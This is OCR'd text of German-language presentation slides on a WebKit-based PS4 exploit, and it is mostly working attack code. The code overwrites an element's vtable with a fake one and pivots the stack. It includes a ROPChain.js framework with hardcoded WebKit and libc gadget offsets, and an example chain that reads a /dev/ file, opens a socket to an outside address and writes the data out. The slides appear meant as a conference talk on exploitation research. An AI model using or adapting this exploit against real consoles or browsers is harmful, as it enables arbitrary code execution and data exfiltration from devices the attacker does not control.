
GDB und PCBSD

- RAX = Speicher Adresse VTABLE/FAKEVTABLE




GDB und PCBSD

- RAX = Speicher Adresse VTABLE/FAKEVTABLE



GDB und PCBSD

- RAX = Speicher Adresse VTABLE/FAKEVTABLE



- vtable entry 30 = textarea.selectionstart
- Stack pivot gadget muss an diese Stelle
- ROP chain muss an Anfang der fakevtable.

Triggering ROP execution

```
393         var fkvtable = HeapBase + fkvtable_off;
394         logAdd("Wrtiting fkvtable to 0x" + fkvtable.toString(16));
395
396         for(var i = 0; i < vtablesize; i++) {
397             setU64to(fkvtable + (i*8),stack_pivot); // push rax; pop rsp; ret
398         }
399
400         logAdd("Replacing element vtableptr with fake one...");
401         setU64to(adr + vtable_off,fkvtable);
402
403         logAdd("Writing ROP chain to 0x" + ropChainAdr.toString(16));
404
405         // Setting payload on first 3 fake vtable entries
406         // becaus RAX points to fake vtable wen exec is triggered
407         if(PS4) {
408
409             setU64to(fkvtable + (0 * 8),0x80438000 + 0xDFEC);       // nop; nop; ret
410             setU64to(fkvtable + (1 * 8),0x400000 + 0x71801);        // endless_loop
411         }
412
413         //Trigger the ROP chain
414         logAdd("Trigger jump to ROP chain...");
415
416         var obj = sprays[idX];
417         obj.selectionStart = 1;     // Trigger ROP EXEC
```

ROP chain Beispiel

ROPChain.js

```
// ROPChain Framework by m0rph3us1987
//
// Some parts of code are inspired from CTurt's Just-ROPChain. A BIG THANK YOU!

function ROPChain() {
    // Executable base addresses
    var mIGN = 0x400000;
    var mWebkit = 0x80438000;
    var mLibc = 0x800000000;
    var mLibA = 0x80050000;

    var GlobalRBP = 0;


    // This will hold the ROP chain
    this.Chain = new Array();

    // Available gadgets
    this.Gadgets = [];
    this.Gadgets['pop rax'] = mWebkit + 0x777D3;
    this.Gadgets['pop rbx'] = mWebkit + 0xB8936;
    this.Gadgets['pop rcx'] = mWebkit + 0x5398F;
    this.Gadgets['pop rdx'] = mWebkit + 0x979F2;
    this.Gadgets['pop rdi'] = mWebkit + 0x92771;
    this.Gadgets['pop rsi'] = mWebkit + 0x52BBB;
    this.Gadgets['pop rsp'] = mWebkit + 0x4DE9A;
    this.Gadgets['pop rbp'] = mWebkit + 0x40C9;
    this.Gadgets['pop r8'] = mWebkit + 0x6732FD;

    this.Gadgets['xchg rax,rsi'] = mWebkit + 0xF3EEB0;
    this.Gadgets['mov rdx,rsi'] = mWebkit + 0x317E7F;

    this.Gadgets['mov [rdx],rax'] = mWebkit + 0x7533F1;
    this.Gadgets['mov rax,[rax]'] = mWebkit + 0xEA690;
    this.Gadgets['mov rdi,rax'] = mWebkit + 0x18D18;


    this.Gadgets['mov r9,rcx'] = mLibA + 0x15C62B;      // mov r8, rcx ; mov [rdi+0x10], r8; pop rbp; ret

    this.Gadgets['sub r10,r8'] = mLibA + 0x12EB0F;      // sub r10,r8; mov rax,r10; pop rpb; ret
    this.Gadgets['add r10,rdx'] = mWebkit + 0xBB7D35;       // add r10,rdx; mov rax,r10; ret

    this.Gadgets['syscall'] = mLibc + 0x000004ba;
    this.Gadgets['endless_loop'] = 0x0000000000471801;

    this.Gadgets['nop'] = mLibc + 0x00000000000312e;

    // This function appends the desired gadget to the chain
    this.Add = function(Instruction, arg1){
        this.Chain.push(this.Gadgets[Instruction]);

        if(typeof(arg1) !== "undefined") this.PushValue(arg1);
    };
```

ROP chain Beispiel

```
430         // ROP chain
431         var ROP = new ROPChain();
432         ROP.Init(FixedRBP);
433         ROP.Add('pop rbp',FixedRBP);
434
435         ROP.Syscall(5,DataAdr,0,200000);        //Open /dev/
436
437         ROP.Add('mov rdi,rax');
438         ROP.Add('pop rax',3);
439         ROP.Add('pop rsi',DataAdr + 0x100);
440         ROP.Add('pop rdx',4096*100);
441         ROP.Add('syscall');                     // Read /dev/
442
443         ROP.Syscall(97,2,1,6);                  // Socket
444
445         //rdi = socket handle
446         ROP.Add('mov rdi,rax');                 // rdi = rax (socket handle)
447
448         ROP.Add('pop rax', 98);
449         ROP.Add('pop rsi',SockAdr);
450         ROP.Add('pop rdx',0x10);
451         ROP.Add('syscall');                     // Connect
452
453         ROP.Add('pop rax', 4);
454         ROP.Add('pop rsi',DataAdr + 0x100);
455         ROP.Add('pop rdx',4096*100);
456         ROP.Add('syscall');                     // Write
457
458         ROP.Syscall(1,0);                       // Exit
459         //End
460
461         for(var i = 0; i < ROP.Chain.length; i++){
462             setU64to(ropChainAdr + (i * 8), ROP.Chain[i]);
463         }
```

Probleme/Limitierungen Videoapps

- Video Apps brauchen PSN Zugriff
- Kein JIT Zugriff (ab FW 3.15 egal)
- Video Apps unterstützen kein Threading
- Sandbox
- Können einfach gefixt werden
- Total OK um einen kernel exploit zu triggern :D

https://github.com/m0rph3us1987/rop_example

Vielen Dank für die Aufmerksamkeit